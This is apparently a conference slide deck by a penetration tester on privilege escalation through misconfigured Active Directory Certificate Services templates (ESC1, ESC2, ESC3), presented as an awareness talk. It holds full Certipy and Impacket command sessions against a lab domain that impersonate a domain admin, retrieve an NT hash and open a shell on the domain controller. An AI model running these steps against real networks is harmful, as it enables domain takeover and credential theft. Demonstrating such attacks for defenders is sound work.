Privilege Escalation Capabilities in Active Directory Certificate Services

Brady McLaughlin

github.com/bradyjmcl/adcs_talk

whoami

- Penetration tester @ VikingCloud
- Grad student @ (We Are!) Penn State
- Contributor to the Ludus project
- OSCP, PNPT, Pentest+, GCIH, CNPen, eJPT, etc.
- Husband + 2x cat dad 🐈 🐈‍⬛

What this talk is

- Awareness piece
- Demonstration of escalations
- Lots of info - see “NOT comprehensive”

What this talk is(n't)

- Awareness piece
- Demonstration of escalations
- Lots of info - see "NOT comprehensive"
- NOT lots of time
- NOT a tutorial
- NOT comprehensive - please save all "well acktshually"s for after 🙄

Brief Timeline of ADCS Abuse Tradecraft

- Certified Pre-Owned whitepaper (ESC1 - ESC8) by Will Schroeder & Lee Christensen - June 2021
  - Certify.exe
- Certipy released by Oliver Lyak - Fall 2021
- ESC15 published by Justin Bollinger - October 2024


Key Terms

- ADCS - PKI implementation (Windows)
- CA - Certificate Authority
- CSR - Certificate Signing Request
- Certificate Template
- EKU - Extended Key Usage
- SAN - Subject Alternative Name


Why Certificates?

- (often) Only need a low-privileged user
- Can be used for authentication
- Can be used for persistence
  - Certificate will be valid before and after a password change (unless revoked)
  - Machines AND users
- Privileged persistence, e.g. “Golden Certificates”


Tooling


GhostPack / Certify
Type / to search
Code
Issues 20
Pull requests 6
Actions
Projects
Security
Insights
Certify Public
Watch 29
Fork 222
Star 1.6k
main
1 Branch
0 Tags
Go to file
t
Add file
Code
leechristensen Merge pull request #40 from JonasBK/main
a2d230f · 7 months ago
31 Commits
Certify feat: SAN url 7 months ago
.gitignore BlackHat release 4 years ago
CHANGELOG.md Added /sidextension flag to the request command 3 years ago
Certify.sln BlackHat release 4 years ago
Certify.yar Initial commit 4 years ago
LICENSE BlackHat release 4 years ago
README.md feat: SAN url 7 months ago
About
Active Directory certificate abuse.
Readme
View license
Activity
Custom properties
1.6k stars
29 watching
222 forks
Report repository
Releases
No releases published

Tooling


ly4k / Certipy
Type / to search
Code
Issues 53
Pull requests 38
Actions
Projects
Security
Insights
Certipy Public
Watch 33
Fork 366
Starred 2.6k
main
1 Branch
23 Tags
Go to file
t
Add file
Code
ly4k fixed bug #172
2780d53 · 2 years ago
120 Commits
.github/workflows
Create python-publish.yml
3 years ago
certipy
fixed bug #172
2 years ago
.gitignore
4.0.0
3 years ago
Certipy.spec
4.0.0
3 years ago
LICENSE
Updated handle
4 years ago
README.md
added ESC11 support
2 years ago
customqueries.json
added or n.Any Purpose = True to ESC2 and 3
2 years ago
setup.py
fixed bug #172
2 years ago
About
Tool for Active Directory Certificate Services enumeration and abuse
pki
adcs
Readme
MIT license
Activity
2.6k stars
33 watching
366 forks
Report repository
Releases 23
Certipy 4.8.2
Latest
on Sep 25, 2023

Tooling


zimedev / certipy-merged
Type / to search
Code
Pull requests
Actions
Projects
Security
Insights
certipy-merged
Public
forked from ly4k/Certipy
Watch 5
Fork 11
Star 118
main
1 Branch
23 Tags
Go to file
t
Add file
Code
This branch is 77 commits ahead of ly4k/Certipy:main .
anonlinux777 update readme
8aee6a0 · 2 months ago
197 Commits
.github/workflows
Create python-publish.yml
3 years ago
certipy
Merge branch 'pr-248'
2 months ago
.gitignore
update
4 months ago
Certipy.spec
Update Certipy.spec
2 years ago
LICENSE
Updated handle
4 years ago
README.md
update readme
2 months ago
customqueries.json
added or n.Any Purpose = True to ESC2 and 3
2 years ago
setup.py
fix webreq
4 months ago
About
Tool for Active Directory Certificate Services enumeration and abuse
Readme
MIT license
Activity
118 stars
5 watching
11 forks
Report repository
Releases
23 tags
Packages
No packages published

Escalation via Misconfigured Certificate Templates

ESC1, ESC2, ESC3, ESC9, ESC10, ESC13, ESC15

What causes template misconfigurations?

What causes template misconfigurations?

- It just works™

What causes template misconfigurations?

- It just works™

Create a new certificate template

You can create a new certificate template by duplicating an existing template and using the existing template's properties as the default for the new template. Review the list of default certificate templates, and examine their properties to identify the existing certificate template that most closely meets your needs. Membership in Domain Admins, or equivalent, is the minimum required to complete this procedure.

To create a new certificate template:


1. Open the Certificate Templates snap-in and connect to the AC CS Enterprise root or subordinate server.
2. Right-click the template to copy from, and then click Duplicate Template.
3. Choose the minimum operating system version of AD CS Certificate Authority (CA) that you want to support. Currently the most recent version of Windows Server that you can select is Windows Server 2016. You can also select the minimum recipient operating system for the certificate template, with the most recent version being Windows 10/Windows Server 2016.
4. Provide a name for the certificate template and configure the template settings.

ESC1

Escalation via Subject Alternative Names


You know, I'm something of a domain admin myself

```
5
  Template Name                       : ESC1
  Display Name                        : ESC1
  Certificate Authorities             : bsides-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Enrollment Flag                     : None
  Private Key Flag                    : 16842752
  Extended Key Usage                  : Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2024-12-19T18:13:50+00:00
  Template Last Modified              : 2024-12-19T18:13:50+00:00
  Template Schema Version             : 2
  Permissions
    Enrollment Permissions
      Enrollment Rights               : BSIDES.LAB\Domain Users
    Object Control Permissions
      Owner                           : BSIDES.LAB\Enterprise Admins
      Full Control Principals         : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Owner Principals          : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Dacl Principals           : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
  [!] Vulnerabilities
    ESC1                              : 'BSIDES.LAB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```



ESC1 Properties
Superseded Templates
Extensions
Security
Server
General
Compatibility
Request Handling
Cryptography
Key Attestation
Subject Name
Issuance Requirements
Supply in the request
Use subject information from existing certificates for autoenrollment renewal requests (*)
Build from this Active Directory information
Select this option to enforce consistency among subject names and to simplify certificate administration.
Subject name format:
None
Certificate Templates
Current settings for this certificate template allow a client to submit a certificate request using any subject name and does not require approval by a certificate manager. Combining these certificate options may create a security risk and is not recommended.
OK

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template ESC1 -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$ KRB5CCNAME=domainadmin.ccache impacket-wmiexec -k -no-pass DC01
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
bsides\domainadmin

C:\>
```

ESC3

Escalation via Certificate Request Agent EKU

```
3
  Template Name                         : ESC3_CRA
  Display Name                          : ESC3_CRA
  Certificate Authorities               : bsides-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : True
  Any Purpose                           : False
  Enrollee Supplies Subject             : False
  Certificate Name Flag                 : SubjectAltRequireUpn
  Enrollment Flag                       : AutoEnrollment
  Private Key Flag                      : 16842752
  Extended Key Usage                    : Certificate Request Agent
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2024-12-23T20:53:14+00:00
  Template Last Modified                : 2024-12-23T20:53:14+00:00
  Template Schema Version               : 2
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : BSIDES.LAB\Domain Users
    Object Control Permissions
      Owner                             : BSIDES.LAB\Enterprise Admins
      Full Control Principals           : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
      Write Owner Principals            : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
      Write Dacl Principals             : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
  [!] Vulnerabilities
    ESC3                                : 'BSIDES.LAB\\Domain Users' can enroll and template has Certificate Request Agent EKU set
```



ESC3_CRA Properties
Subject Name
Issuance Requirements
General
Compatibility
Request Handling
Cryptography
Key Attestation
Superseded Templates
Extensions
Security
Server
To modify an extension, select it, and then click Edit.
Extensions included in this template:
Application Policies
Basic Constraints
Certificate Template Information
Issuance Policies
Key Usage
Edit...
Description of Application Policies:
Certificate Request Agent
OK
Cancel
Apply
Help

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template ESC3_CRA -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'domainuser@bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainuser.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -ca bsides-CA -template 'User' -on-behalf-of 'bsides\domainadmin' -pfx domainuser.pfx -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'domainadmin@bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```

ESC2

Escalation via Any Purpose EKU

```
4
  Template Name                         : ESC2
  Display Name                          : ESC2
  Certificate Authorities               : bsides-CA
  Enabled                               : True
  Client Authentication                 : True
  Enrollment Agent                      : True
  Any Purpose                           : True
  Enrollee Supplies Subject             : False
  Certificate Name Flag                 : SubjectAltRequireUpn
  Enrollment Flag                       : AutoEnrollment
  Private Key Flag                      : 16842752
  Extended Key Usage                    : Any Purpose
